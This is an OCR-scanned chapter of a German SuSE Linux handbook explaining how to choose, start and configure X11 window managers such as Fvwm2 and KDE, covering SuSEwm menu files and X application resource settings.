Welchen Windowmanager Sie nehmen, hängt vom persönlichen Geschmack, den benötigten Funktionen und der Leistungsfähigkeit der vorhandenen Hardware ab. Gerade der Speicherhunger der verschiedenen Windowmanager macht z. T. einen erheblichen Unterschied aus. Einen Desktop wie KDE oder GNOME sollten Sie nur bei einem *Speicherausbau* (☞*Speicher*) von mindestens 64 MB einsetzen. Vor allem ist es aber neben dem Aussehen auch die Konfigurier- und Erweiterbarkeit, durch die sich die verschiedenen Windowmanager voneinander unterscheiden. In Abbildung 9.2 bis Abbildung 9.5 gibt es vier Beispiele zu verschiedenen Fensterdekorationen. Abbildung 9.2 zeigt nur den X-Server ohne einen gestarteten Windowmanager; es sind keine Rahmen vorhanden, an denen man Einfluss auf die Fenstergröße und Position nehmen kann.




Abbildung 9.2: Keine Fensterdekoration – X11 ohne Windowmanager



Abbildung 9.3: Fensterdekoration des kwm des KDE




Abbildung 9.4: Fensterdekoration des Fvwm

Nichts hindert Sie, die verschiedenen Windowmanager (parallel) zu installieren und auszuprobieren. Wenn Sie sich dann entschieden haben, können Sie den jeweiligen Windowmanager an Ihre Wünsche anpassen und sich eine eigene Arbeitsumgebung einrichten. Als Standardarbeitsumgebung wird KDE installiert.



Tipp

Die meisten Infos in diesem Kapitel beziehen sich auf den Fvwm2 bzw. KDE. Wenn Sie noch unentschieden sind, dann nehmen Sie einen dieser beiden!

9.1.2 Was tut ein Windowmanager?

Nun eine kurze (und unvollständige) Auflistung, wie man durch Konfiguration eines Windowmanagers das Verhalten und Aussehen des Desktops einstellen kann:

- Aussehen der Fenster
  - Breite, Farbe und 3D-Effekt des Rahmens
  - Bedienelemente zum Verschieben oder Vergrößern des Fensters (die sog. Fensterdekoration), Titelzeile und Schriftarten
- Überlagern von Fenstern
  - Raising-Verhalten, z. B. AutoRaise (das automatische Hervortreten in den Vordergrund)
  - Anpinnen von Fenstern
- Fokussieren eines Fensters durch
  - Anklicken




Abbildung 9.5: Fensterdekoration des WindowMaker

  - „Berühren“ mit dem Mauszeiger
- Popupmenüs
  - Aussehen der Menüs (Farbe, Schriftart)
  - Verhalten der Menüs und Untermenüs
- Bildschirmhintergrund
- Virtueller Desktop (mehrere Desktops/Screens)
- Verwaltung von Icons
- Verbindung von Sounds mit Ereignissen auf dem Desktop

Wenigste Windowmanager nur verfügen über ein grafisches, „intuitiv“ bedienbares Konfigurationsprogramm, mit dem man die genannten Funktionen einrichten und verwalten kann. Dies sind z. B. KDE, GNOME, WindowMaker und Enlightenment.

Die meisten Konfigurationen geschehen über eine oder mehrere Konfigurationsdateien. Dort kann man mit Hilfe mehr oder minder einfach verstehbarer Befehle diverse Parameter einstellen. Aus der Erfahrung gesprochen: Man gewöhnt sich sehr schnell an einen Windowmanager und den Weg seiner Konfigurierbarkeit. Außerdem konfiguriert man den „Lieblingswindowmanager“ meist einmal bei der Installation und arbeitet dann für längere Zeit mit denselben Einstellungen.

9.1.3 Starten der verschiedenen Windowmanager

Zum Aktivieren der verschiedenen Windowmanager gibt es in SuSE Linux mehrere Möglichkeiten, abhängig davon, wie Sie das X Window System starten.

Starten mit `kdm`

Wenn Sie das X Window System über den KDM starten, können Sie beim Login-Dialog einen Windowmanager auswählen. Der **`kdm`** speichert für jeden Anwender die letzte Einstellung.

Starten mit `xdm`

Wenn Sie statt des KDM den XDM benutzen, müssen Sie, wie unten beschrieben, in der Datei `~/.bashrc` die Umgebungsvariable `WINDOWMANAGER` hinzufügen.

Starten mit `startx`

Wenn Sie nach dem Booten das X Window System nicht automatisch starten lassen, können Sie mit **`startx`** per Parameter einen bestimmten Windowmanager von der Textkonsole aus starten, z. B. über den Aufruf:

```
tux@erde: > startx fvwm95
```

Damit startet der Fvwm95. Als Parameter wird hier immer der Dateiname des Windowmanagers verwendet. Dies funktioniert für die meisten der mitgelieferten Windowmanager. Den Aufruf kann man z. B. um die Einstellung der Farbtiefe erweitern. Das Kommando:

```
tux@erde: > startx afterstep -- -bpp 16
```

startet das X Window System in 16 Bit Farbtiefe (65536 Farben) mit AfterStep als Windowmanager; aber wahrscheinlich haben Sie diese Farbtiefe sowieso bereits als Standard während der Installation eingestellt; vgl. Abschnitt 2.1.14 auf Seite 27 sowie Manual-Page von **`startx`** (**`man startx`**).

Die Variable `WINDOWMANAGER`

Hat man sich einmal für einen Windowmanager entschieden, kann man in die Datei `~/.bashrc` im `HOME`-Verzeichnis folgende Zeile eintragen bzw. eine bestehende Zeile abändern:

```
export WINDOWMANAGER=fvwm95
```

und den Fvwm95 zur Voreinstellung machen. Auch hier muss der Name des ausführbaren Windowmanager-Programms angegeben werden; immer dann auch einschließlich des Pfades zu dieser Datei, wenn das entsprechende Verzeichnis nicht in der Umgebungsvariablen `PATH` enthalten sein sollte.

Sie können diesen Eintrag mit YaST auch für `/etc/profile` angeben, wenn Sie die Windowmanager-Einstellung systemweit für alle Benutzer festlegen wollen; zum Vorgehen vgl. Abschnitt 3.6.6 auf Seite 112. Beachten Sie aber, dass jeder Benutzer diese Einstellung in der eigenen `~/.bashrc` überschreiben kann.

Wechseln des Fenstermanagers während der Arbeit

Wenn Sie SuSEwm verwenden, ist es bei einigen Windowmanager (insbesondere bei denen der Fvwm-Familie) möglich, den Windowmanager während der Laufzeit zu wechseln. Bereits geöffnete Fenster (und damit die darin laufenden Prozesse) werden nicht abgebrochen. Bei einigen Windowmanagern wie Ctwm, kwm (KDE) oder CDE ist dieses Feature von den Programmierern nicht implementiert worden. Um trotzdem zwischen beliebigen Windowmanagern wechseln zu können, existiert der SuSE DyDe (engl. *SuSE dynamic desktop*). Wenn Sie SuSE DyDe verwenden wollen, müssen Sie suse als Windowmanager definieren bzw. im KDM als solchen auswählen.

9.2 Der Fvwm

Allgemeines

Im Folgenden soll auf den Fvwm2 (**`fvwm2`**) eingegangen werden. Er war einer der wegweisenden Windowmanager unter Linux.

Unter SuSE Linux ist der Fvwm2 im Paket `fvwm`, Serie `xwm` zu finden; der alte Fvwm1 im Paket `fvwm1`, Serie `xwm`.

Neben den üblichen Funktionen zum Management der Fenster und deren Dekoration mit „Buttons“ (Schaltflächen) bietet er Hintergrundmenüs und modulare Teilprogramme, die zur Laufzeit nachgeladen werden können; dadurch lassen sich einige interessante Funktionen zur Verfügung stellen, wie z. B. eine Button-Leiste.

Mehr Informationen zu Funktion, Aufruf und Konfiguration des Fvwm und seiner Module erhält man durch die zugehörigen Manual-Pages (Manual-Page von **`fvwm2`** (**`man fvwm2`**), Manual-Page von **`FvwmAudio`** (**`man FvwmAudio`**), Manual-Page von **`FvwmButtons`** (**`man FvwmButtons`**) etc.). Im Dokumentationsverzeichnis `/usr/share/doc/packages/fvwm` findet man die mit dem Paket mitgelieferten Beispiel-Konfigurationsdateien.

Wenn Sie eine Konfigurationsdatei nicht von Grund auf neu schreiben wollen, können Sie sich ein „Gerüst“ von SuSEwm generieren lassen und Ihren eigenen Wünschen entsprechend abändern. SuSEwm wird in Abschnitt 9.4 auf Seite 310 beschrieben.

Konfigurationsdateien des Fvwm

Konfigurieren kann man den Fvwm über zwei Dateien:

- Eine systemweite Konfigurationsdatei, die immer vorhanden sein sollte. Die Datei ist im Verzeichnis `/usr/X11R6/lib/X11/fvwm2` zu finden und heißt `.fvwm2rc`.
- Eine benutzereigene Datei, die nicht unbedingt vorhanden sein muss. Sie heißt ebenfalls `~/.fvwm2rc` und liegt im Benutzerverzeichnis des jeweiligen Benutzers.

Das in Abschnitt 9.4 auf Seite 310 beschriebene Programm SuSEwm stellt bei der Installation eines SuSE Linux-Systems sicher, dass immer eine systemweite Konfigurationsdatei für den Fvwm angelegt wird.

Der Fvwm liest beim Start die Konfigurationsdateien. Ein Windowmanager wird aus `/usr/X11R6/lib/X11/xinit/xinitrc` bzw. aus `~/.xinitrc` heraus gestartet. Dazu sollte die Umgebungsvariable `WINDOWMANAGER` mit dem vollen Dateinamen der ausführbaren Datei des jeweiligen Windowmanagers, z. B. `/usr/X11R6/bin/fvwm2` gesetzt sein; siehe auch auf der vorherigen Seite. – Zuerst wird versucht, die benutzereigene Konfigurationsdatei zu lesen und dann, wenn es keine benutzereigene gibt, die systemweite Konfigurationsdatei.

Die einzelnen Module des Fvwm lesen ebenfalls dieselben Konfigurationsdateien, wenn sie aufgerufen werden, jedoch benutzen sie nur die Teile der Konfigurationsdatei, die das jeweilige Modul direkt betreffen.

Es empfiehlt sich natürlich für jeden Benutzer, eine eigene Konfigurationsdatei anzulegen, die dieser dann nach Belieben verändern kann. Nach Änderungen an den Konfigurationsdateien ist ein Neustart des Windowmanagers notwendig, damit die Änderungen wirksam werden.

Zum Neustart des Windowmanagers gibt es (bei der vorinstallierten SuSE-Konfiguration) einen Menüeintrag im Menü ‘`Arbeitsmenü`’ und dort das Untermenü ‘`Fenstermanager`’. Dieselbe Wirkung hat das Beenden und Neustarten des X-Servers.

9.3 Fvwm-Einstellungen

Allgemeines

Wir kommen zu der privaten Fvwm-Konfigurationsdatei, die Sie sich zuerst anlegen müssen. Wie das geht, ist auf Seite 312 beschrieben. Neben der Erzeugung durch SuSEwm können Sie natürlich auch die von den Fvwm-Programmierern mitgelieferte Konfigurationsdatei `~/.fvwm2rc` aus dem Verzeichnis `/usr/share/doc/packages/fvwm/system.fvwm2rc` nehmen.

Laden Sie mit Ihrem Lieblingseditor die Datei `~/.fvwm2rc`. Wir werden uns dann einige Konfigurationsmöglichkeiten ansehen.

Was passiert beim Start des Fvwm

Blättern Sie durch, bis Sie zum Kommentar in Datei 9.3.1 kommen.

```
###############################################################
#                                                             #
#   initialization function head                              #
#   common to all wms                                         #
#                                                             #
###############################################################
```

Datei 9.3.1: **`InitFunction`** in der Datei `~/.fvwm2rc`

Daran anschließend finden Sie alle Aktionen, die beim *Neustart* des Fvwm ausgeführt werden. Hier wird das Modul FvwmBanner geladen (das Logo), mehrere xterm werden gestartet und ein xpmroot wird aufgerufen. Dieses Programm dient dazu, Bilder auf den Hintergrund (also auf das „Root Window“) zu bringen. Sie können hierzu alle Programme verwenden, die in der Lage sind, das Hintergrundbild zu gestalten (z. B. xsetroot, xearth, xv, etc.).

Hier noch ein Beispiel mit dem Programm xv:

```
+  "I"  Exec xv -quit -root -owncmap -maxpect ~/pics/bild13.png
```

Das Hintergrundbild sollten Sie nochmal bei den Aktionen aufführen, die beim Neustart des Fvwm gestartet werden, d. h. Sie sollten sie in der Funktion **RestartFunction** einfügen. Diese finden Sie in Datei 9.3.2.

```
############################################################
#                                                          #
#   restart function                                       #
#   common to all wms                                      #
#                                                          #
############################################################
```

Datei 9.3.2: **InitFunction** in der Datei ~/.fvwm2rc

Oft sehen sich die **InitFunction** und die **RestartFunction** sehr ähnlich, haben sie doch beide mit dem Starten des Windowmanagers zu tun. In der **RestartFunction** jedoch verzichtet man darauf, das Banner des Windowmanagers zu starten.

Neben den Funktionen **InitFunction** und **RestartFunction** gibt es zusätzlich eine **ExitFunction**. Wie schon der Name vermuten lässt, ist dies eine „Aufräum“-Funktion, in der man angibt, welche Programme *vor* einem Neustart bzw. vor dem Verlassen des Windowmanagers gestartet werden. Auf diese Weise kann man z. B. den Bildschirmhintergrund löschen, bevor der Neustart des Windowmanagers wieder ein neues Hintergrundbild startet.

Farben und Fonts

Die Einstellungen für Farben und Fonts finden Sie in der Sektion Datei 9.3.3.

```
############################################################
#                                                          #
#   colors and fonts                                       #
#                                                          #
############################################################
```

Datei 9.3.3: Farb- und Zeichensatzeinstellung in der Datei ~/.fvwm2rc

Hier können Sie ein individuelles Profil erstellen. Wählen Sie die Farben, die Ihnen am Besten gefallen. Sie können alle installierten Farben nehmen. Welche installiert sind, hängt u. a. von Ihrer Grafikkarte ab. Drücken Sie die rechte Maustaste und gehen Sie ins Menü ‘System’. Von dort aus ins Menü ‘Information’. Gegen Ende des Menüs finden Sie einen Menüeintrag ‘Farbpalette’. Wählen Sie ihn, und es erscheint ein Fenster mit einer Palette aller dem System bekannten Farben. Hieraus können Sie sich nun eine aussuchen. Die Namen der Farben stehen in der Datei /usr/X11R6/lib/X11/rgb.txt

Ein paar Zeilen darunter entdecken Sie Zeilen der folgenden Art:

```
WindowFont  -misc-fixed-bold-r-normal-*-13-*-75-75-c-80-iso8859-1
```

Dies ist die systematische Bezeichnung einer Schrift (engl. *font*) im X Window System. Jeder Font wird auf diese Weise beschrieben. Die einzelnen Namensbestandteile hier zu erklären, würde zu weit führen. Um das Ganze übersichtlich

zu halten, existieren eine Reihe von *Übernamen* (engl. *alias*) für diese Fonts. Die Zeichensätze stehen üblicherweise im Verzeichnis `/usr/X11R6/lib/X11/fonts`. In den Unterverzeichnissen existiert jeweils eine Datei `fonts.alias`. Sie enthält gebräuchliche Abkürzungen für einzelne Fonts:

```
variable  -*-helvetica-bold-r-normal-*-*-120-*-*-*-*-iso8859-1
5x7       -misc-fixed-medium-r-normal--7-70-75-75-c-50-iso8859-1
```

Das lässt sich dann schon besser merken.

Icons

Datei 9.3.4 befasst sich mit den Icons.

```
#
# others
#

Style  "xterm"          Icon Terminal.xpm
Style  "xosview"        NoTitle, Sticky
Style  "xosview"        UsePPosition
```

Datei 9.3.4: Icons für bestimmte Fenster

Hier können Sie den einzelnen Anwendungen ein Icon zuordnen. Sie müssen nur beachten, dass sich die gewünschten Icons auch im **`IconPath`** befinden; der **`IconPath`** wird ziemlich am Anfang der Datei `~/.fvwm2rc` gesetzt. Prinzipiell können Sie jedes Icon, das in einem der Pfade liegt, die hinter dem Bezeichner **`PixmapPath`** aufgeführt sind, verwenden. Bei allen Icons, die aus einem nicht in diesem Pfad liegenden Verzeichnis stammen, müssten Sie den kompletten Pfad zu dem jeweiligen Icon angeben.

Nehmen wir mal an, Sie möchten, dass ghostview ein Gespenst als Icon bekommt. Schauen Sie unter dem entsprechenden Pfad nach und Sie finden ein Icon mit Namen `ghostbusters.xpm`. Fügen Sie die folgende Zeile zu dem Abschnitt hinzu:

```
Style   "ghostview"   Icon ghostbusters.xpm
```

Das war's. Analog können Sie Icons für fast alle Anwendungen angeben. Die meisten Anwendungen haben bereits ihre Standard-Icons. Sie müssen auf jeden Fall den *richtigen* Namen der Anwendung (genauer: den Namen des Fensters der Anwendung kennen, denn ein **`xTerm`** statt **`xterm`** würde zu keinem Erfolg führen. Schließlich kümmert sich der Fenstermanager ja um Fenster! Den Namen eines Fensters findet man heraus, indem man aus dem Menü ('`Fenstermanager`' → '`Module`') das Modul '`Ident`' (Programmname FvwmIdent) aufruft und auf das betreffende Fenster klickt.

Cursor

Auch Form und Aussehen des Cursors können Sie verändern. Dazu dient das Programm xsetroot, das eingeschränkt auch zum Einbinden eines Hintergrundbildes verwendet werden kann. Aufgerufen wird es mit:

```
tux@erde: > xsetroot -cursor <bitmapfile>
```

Hier steht <**bitmapfile**> für ein beliebiges Bitmap. Standardmäßig sind die Bitmaps unter `/usr/X11R6/include/X11/bitmaps` zu finden. Suchen Sie sich ein passendes aus, oder erstellen Sie sich selber eines, z. B. mit bitmap.

Fokus

Ein besonders beliebtes Feature der Fvwm-Familie ist das variable, einstellbare Verhalten der Fenster beim Wechseln des aktiven Fensters. Neben der Laufzeitänderung kann man das Fokus- und Raising-Verhalten in der Konfigurationsdatei auf dauerhaft einstellen.

Mit Fokus bezeichnet man die Eigenschaft des Windowmanagers, mit der die aktuellen Eingaben und Mausklicks an ein bestimmtes Fenster weitergegeben werden. Dabei gibt es drei Möglichkeiten:

- Man muss auf ein Fenster klicken, damit man z. B. Tastatureingaben an den in diesem Fenster laufenden Prozessen machen kann. Dieses Verhalten heißt auf Englisch *Click to focus*. Man findet es z. B. auch standardmäßig unter Windows oder OS/2.
- Man geht mit dem Mauspfeil über ein Fenster und dieses erhält automatisch den Fokus. Dieses Verhalten wird mit *Focus follows mouse* bezeichnet. Verlässt der Mauspfeil das aktive Fenster, verlässt der Fokus ebenfalls das eben noch fokussierte Fenster.
- Eine fortgeschrittenere Variante ist das beim Fvwm und Fvwm95 einstellbare Verhalten *Sloppy Focus*. Dabei verhält sich der Fokus wie bei *Focus follows mouse*. Allerdings bleibt der Fokus beim zuletzt aktiven Fenster, solange man den Mauspfeil nicht über ein anderes Fenster bewegt, sondern ihn beispielsweise nur über den Bildschirmhintergrund führt.

Beim Fvwm kann man das Fokus-Verhalten für jedes Fenster getrennt einstellen. Wie viele andere Einstellungen auch, erfolgt die Fokuseinstellung über einen Style-Befehl:

```
Style "*" ClickToFocus
```

stellt die Fokusstrategie **`ClickToFocus`** für alle Fenster ein. Das gleiche kann man für die Einstellungen **`SloppyFocus`** und **`FocusFollowsMouse`** eingeben, wobei letztere die Voreinstellung des Fvwm ist.

Autoraise

Neben dem Fokus ist auch das Raising-Verhalten, also wann ein Fenster in den Vordergrund kommt, wichtig. Nach der Voreinstellung behält ein Fenster immer seine relative Position zu den anderen Fenstern (also: dahinter oder davor), bis man es durch Klicken auf den Rahmen oder die Titelleiste in den Vordergrund bringt.

Manche Benutzer sind es gewohnt, dass ein Fenster in den Vordergrund kommt, wenn der Mauszeiger darüber fährt. Dieses Verhalten nennt man **`AutoRaising`**.

Es ist an sich nur in Verbindung mit **FocusFollowsMouse** oder **SloppyFocus** sinnvoll. Zusammen mit dem Fokusmodell **ClickToFocus** (Standardeinstellung in Fvwm95) hat es keinen Effekt.

Um **AutoRaising** benutzen zu können, kann man das Fvwm-Modul AutoRaise aus dem Menü starten (Menü 'Fenstermanager', 'Module', 'AutoRaise Ein/Aus'). Damit das AutoRaising dauerhaft zur Verfügung steht, muss in der Konfigurationsdatei des Fvwm2 (`~/.fvwm2rc`) jeweils ein Eintrag in die Funktionen **InitFunction** und **RestartFunction** erfolgen:

```
Function InitFunction
  +   "I"   Module  FvwmAuto 200

Function RestartFunction
  +   "I"   Module  FvwmAuto 200
```

Der Wert `200` gibt die Wartezeit in Millisekunden an, bevor ein Fenster im Vordergrund erscheint. Die Wartezeit ist sinnvoll, da andernfalls jedes „berührte" Fenster sofort nach oben kommt, was letztlich zu einer Art andauerndem Flimmern wird `:-)`

9.4 Windowmanager konfigurieren mit SuSEwm

Was ist SuSEwm?

Das Programm SuSEwm – enthalten im Paket `susewm` – vereinfacht den Umgang mit den Windowmanagern Fvwm1, Fvwm, Fvwm95, Bowman, AfterStep, Ctwm, WindowMaker, MWM, aber auch mit den Desktops KDE und GNOME.

Da Fvwm1, Fvwm, Fvwm95, Bowman und AfterStep jeweils auf demselben Windowmanager basieren, werden diese fünf Windowmanager ähnlich konfiguriert und bieten ähnliche Features an.

Andererseits weisen sie jedoch z. T. erhebliche Unterschiede bei der Konfiguration auf. Damit der Benutzer die gemeinsamen Fähigkeiten aller Windowmanager nutzen kann, ohne jedoch fünf verschiedene Konfigurationsdateien zu verwalten, fasst SuSEwm durch eine abstrakte Makrosprache die Konfiguration der fünf Windowmanager weitestgehend zusammen.

Mehr noch: Selbst die ganz unterschiedlichen Windowmanager Ctwm, MWM, WindowMaker, das kpanel des KDE-Desktops und das panel des GNOME-Desktops werden mit SuSEwm konfiguriert. Allerdings bezieht sich deren Konfiguration nur auf die automatisch generierten Menüs. Desweiteren können die Menüs für diese Windowmanager nicht aus dem Menü (z. B. in Fvwm) heraus generiert werden, sondern werden immer nur systemweit durch SuSEconfig angelegt.

Die Unterschiede in der Konfiguration der einzelnen Windowmanager können durch Windowmanager-spezifische Statements berücksichtigt werden.

Durch SuSEwm werden die Menüs bzw. die vom Windowmanager unterstützten Module abhängig von den *tatsächlich* installierten Software-Paketen konfiguriert: Menüeinträge zu nicht installierten Programmen werden *nicht* generiert.

Weitere besondere Features des SuSEwm sind:

- Konfiguration von zehn Windowmanagern bzw. Desktops: Fvwm1, Fvwm, Fvwm95, Bowman, AfterStep, Ctwm, MWM, WindowMaker, GNOME Panel und KDE Panel.
- Ein zentrales Bibliotheksverzeichnis für alle Windowmanager, einheitliche Makros für unterschiedliche Konfigurationsdateien.
- Zusätzliche Konfigurationsdateien für die einzelnen Windowmanager, um deren Eigenheiten und Besonderheiten zu berücksichtigen.
- Berücksichtigung zusätzlicher Konfigurationsdateien für Windowmanager. Außerdem werden bei der Konfiguration im Gesamtsystem Variablen in `/etc/rc.config` beachtet.
- Berücksichtigung von Quelldateien für den einzelnen Benutzer bei der automatischen Konfiguration (im Benutzerverzeichnis).
- Erzeugung benutzerspezifischer Konfigurationsdateien unter weitgehender Berücksichtigung der vom Benutzer (an alten Konfigurationsdateien) gemachten Veränderungen.
- Einbeziehung verbreiteter kommerzieller Programme, die nicht im Lieferumfang von SuSE Linux enthalten sind, bei der Generierung der Menüs.
- Beliebiges Hin- und Herwechseln zwischen den unterstützten Windowmanagern zur Laufzeit ohne Startskripten wie z. B. `~/.xinitrc` ändern zu müssen, sofern es der Windowmanager zulässt.

9.4.1 Einträge im Menü hinzufügen

Wenn Sie Einträge innerhalb des SuSE-Menüs hinzufügen wollen, müssen Sie Dateien anlegen, wie in Datei 9.4.1 dargestellt.

```
Name=Printer
Name[de]=Drucker
Comment=Show all printers
Comment[de]=Alle Drucker zeigen.
Exec=klp
MiniIcon=printer.xpm
Icon=printer.xpm
Type=Application
```

Datei 9.4.1: `.lnk`-Datei des SuSEwm für Menüeinträge

Hierbei sind insbesondere die Einträge für **`Name[...]`** und **`Exec`** wichtig. Alle anderen Einträge sind optional. Wenn Sie **`Type=TEXT`** eintragen, wird jedes Programm in einem Terminal laufen.

Damit der Eintrag erzeugt wird, muss die Datei wie folgt genannt werden:

`<package>.<bin>.lnk`

Dabei steht <package> für den RPM-Paketnamen, in dem das entsprechende Programm enthalten war. Sollten Sie das Programm nicht über ein RPM-Paket

installiert haben, können Sie z. B. <susewm> eintragen. Für <bin> können Sie ein beliebiges Kürzel eintragen, z. B. den Namen des auszuführenden Programms. Außerdem sollte der Dateiname mit `.lnk` enden. Diese Datei müssen Sie in ein Verzeichnis unterhalb von `/etc/X11/susewm/AddEntrys` einfügen. Je nachdem, in welchem Verzeichnis Sie die Datei speichern, wird in dem entsprechenden Untermenü der Eintrag vorgenommen.

Wie verwendet man SuSEwm?

SuSEwm wird normalerweise von YaST nach der Installation von Paketen gestartet und passt alle systemweiten Konfigurationen an. Als Benutzer verwenden Sie den SuSEwm in 2 Fällen:

- Sie haben noch keine eigene Windowmanager-Konfigurationsdatei für einen angeführten Windowmanager; Sie möchten nun aber eine solche Datei, um sich eine eigene Arbeitsumgebung unabhängig von der systemweiten einzurichten.
- Sie haben bereits eine Windowmanager-Konfigurationsdatei, aber inzwischen wurde mit YaST Software installiert oder deinstalliert und die Menüs passen nicht mehr.

Voraussetzungen

An dieser Stelle wird von Folgendem ausgegangen:

- Sie sind als normaler Benutzer (z. B. der bei der Installation mit YaST angelegte Beispielbenutzer) eingeloggt, nicht als der Benutzer `'root'`.
- Sie haben in YaST als Menüsprache `Deutsch` eingestellt. Für anderssprachige Menüs gilt alles entsprechend.

Ein Beispiel

Ein bunter Desktop ist schön und gut – nur was nützt es, wenn die Hardware (Speicher, Prozessor, Festplatte) nicht leistungsstark genug ist? Ein Windowmanager sollte schließlich nicht alle Systemressourcen an sich ziehen, indem er z. B. Icons exzessiv verwendet oder animiert.

Deshalb an dieser Stelle ein Tipp zur Abhilfe, wenn Sie den Eindruck haben, dass Ihr Rechner beim Starten des Fvwm bzw. des Fvwm95 zu langsam ist. Die Ursache dafür sind wahrscheinlich die mehreren hundert Icons in den Menüs, die alle einzeln geladen werden müssen. Die Abhilfe können Sie auf drei Wegen schaffen:

- Setzen Sie mit YaST (‘`Administration des Systems`’ → ‘`Konfigurationsdatei ändern`’) die Variable **`SUSEWM_XPM=no`**. Für den Fall, dass Sie die o. g. Variable direkt in der `/etc/rc.config` geändert haben sollten, vergessen Sie bitte nicht, danach **`SuSEconfig`** aufzurufen.

- Deinstallieren Sie das Paket `3dpixms` und – wenn Sie die großen Icons auch nicht haben wollen – zudem das Paket `3dpixm`.

- Entfernen Sie die Icons aus der Konfigurationsdatei.

Der erste Weg bedarf an sich keines weiteren Kommentars.

Der zweite Weg ist auch einfach: YaST aufrufen, die genannten Pakete deinstallieren, wohl fühlen. YaST sorgt dann zusammen mit SuSEwm und SuSEconfig dafür, dass die systemweite Windowmanager-Konfigurationsdatei angepasst wird. Wenn Sie eine benutzereigene Konfigurationsdatei haben, müssen Sie diese explizit aktualisieren lassen: Verwenden Sie das Windowmanager-Menü, wie auf der vorherigen Seite beschrieben.

Der dritte Weg: Wenn Sie noch keine benutzereigene Konfigurationsdatei haben, dann lassen Sie sich eine „backen“ wie in Abschnitt 9.4.1 auf der vorherigen Seite beschrieben. Dann ersetzen Sie darin alle Menüeinträge, die Icon-Statements enthalten; der Ausgangszustand in Datei 9.4.2 ist gemäß dem Beispiel in Datei 9.4.3 zu ändern.

```
AddToMenu thiswmpopup "Fvwm2"   Title

+ "Andere Fenstermanager%small.warning_3d.xpm%" Popup otherwmpopup
+ "Konfiguration%small.checklist2_3d.xpm%"      Popup susewmpopup
+ ""                                            Nop
+ "Fvwm2 Neustart%small.restart_suse_3d.xpm%"   Restart fvwm2
+ "Fvwm2 und X beenden%small.exit.xpm%"         Function QuitSave

# end popup thiswmpopup
```

Datei 9.4.2: `.fvwm2rc` mit Icons für Menüeinträge

```
AddToMenu thiswmpopup "Fvwm2"   Title

+ "Andere Fenstermanager" Popup otherwmpopup
+ "Konfiguration"         Popup susewmpopup
+ ""                      Nop
+ "Fvwm2 Neustart"        Restart fvwm2
+ "Fvwm2 und X beenden"   Function QuitSave

# end popup thiswmpopup
```

Datei 9.4.3: `.fvwm2rc` ohne Icons für Menüeinträge

Danach sollte der Fvwm bzw. Fvwm95 wesentlich schneller starten. Und – wie bereits betont – Ihre Änderungen an der persönlichen Konfigurationsdatei bleiben erhalten, wenn Sie SuSEwm irgendwann wieder aufrufen!

9.5 Allgemeine Konfiguration des X Window Systems

Wie versprochen, kümmern wir uns jetzt um die Optik und die Funktionen des Desktops.

Es gibt zwei Stellen, an denen Sie etwas drehen können:

- an den Voreinstellungen für Anwendungen des X Window System oder
- an der oder den Konfigurationsdatei(en) des Windowmanagers, wie schon auf Seite 305 ff. vorgestellt.

Voreinstellungen für Anwendungen im X Window System

Globale Einstellungen

Fast jede Anwendung (engl. *Application*), die für das X Window Systemprogrammiert wurde, hat eine voreingestellte Konfiguration. Diese liegt in einer Datei, die zum jeweiligen Softwarepaket gehört; die Datei wird bei der Installation üblicherweise in das Verzeichnis `/usr/X11R6/lib/X11/app-defaults` kopiert. Hier finden sich Dateien wie `Xarchie`. Wie der Name vermuten lässt, handelt es sich hierbei um die zentrale Konfigurationsdatei für das Programm xarchie. Sehen Sie sich diese Datei einmal an; dazu können Sie **`less`** verwenden (vgl. Abschnitt 19.7.3 auf Seite 543). Dort finden Sie Zeilen wie:

```
Xarchie.color*background: powder blue
```

Lassen Sie sich von den scheinbar kryptischen Zeilen nicht abschrecken; Sie müssen nicht gleich alle verstehen. Jedes Programm unter X ist aus „Widgets“ aufgebaut. Unter einem Widget muss man sich sowas wie einen „Baustein“ vorstellen.

Dabei gibt es ein *Hauptwidget*, das ist das Hauptfenster der Anwendung, das als allererstes aufgerufen wird. Alle anderen Widgets sind mehr oder weniger Kinder dieses einen Hauptfensters. Und daher hat jedes Widget exakt einen *Vorfahren* und keinen, einen oder mehrere *Nachfahren*. Jedes dieser einzelnen Widgets kann mit einem eindeutigen Namen benannt werden.

Um die allgemeine Verwirrung noch ein wenig zu steigern, muss gesagt werden, dass Fenster und Widgets nicht verwechselt werden sollten. Ein Rollbalken (engl. *scrollbar*) z. B. ist ein eigenes Fenster (ein Fenster ohne jegliche Dekoration), ein Widget hingegen kann aus einem Rollbalken und (beispielsweise) einem Textfeld und auch weiteren Elementen bestehen (komplexes Widget).

Da die Widgets zueinander hierarchisch angeordnet sind, spricht man auch von einem Widget-Baum. Jedes Fenster in einer Anwendung hat einen im Widget-Baum eindeutigen Namen. Daraus folgt, dass man jedes einzelne Fenster eines Programms mit seinem bestimmten Namen ansprechen kann. In unser Beispielzeile oben bedeutet das:

- Das erste Wort bis zu dem Punkt (`Xarchie`) ist der Name des Toplevel-Widgets (Haupt-Widget) der Anwendung xarchie (es ist eine *Regel*, Namen

von Anwendungsvoreinstellungen, die für alle Widgets dieses Typs gelten sollen, groß zu schreiben).

- Nach dem Punkt kommt `'color'`. Das ist natürlich die Farbe (aber welche?).
- Dann folgt ein Stern, es hätte aber auch ein Punkt kommen können:
  - Ein Punkt bedeutet, dass zwischen diesen zwei Fenster in der Hierarchie kein weiteres ist.
  - Ein Stern bedeutet, dass zwischen diesen zwei Fenstern ein oder mehrere weitere Fenster liegen können.
- Das Wort „background“ sagt uns nun endlich, wessen Farbe geändert wird. Hier kann man eine definierte Farbe eintragen; eine Liste aller in einem X Window System gültigen Farben enthält `/usr/X11R6/lib/X11/rgb.txt`.

Benutzerspezifische Einstellungen

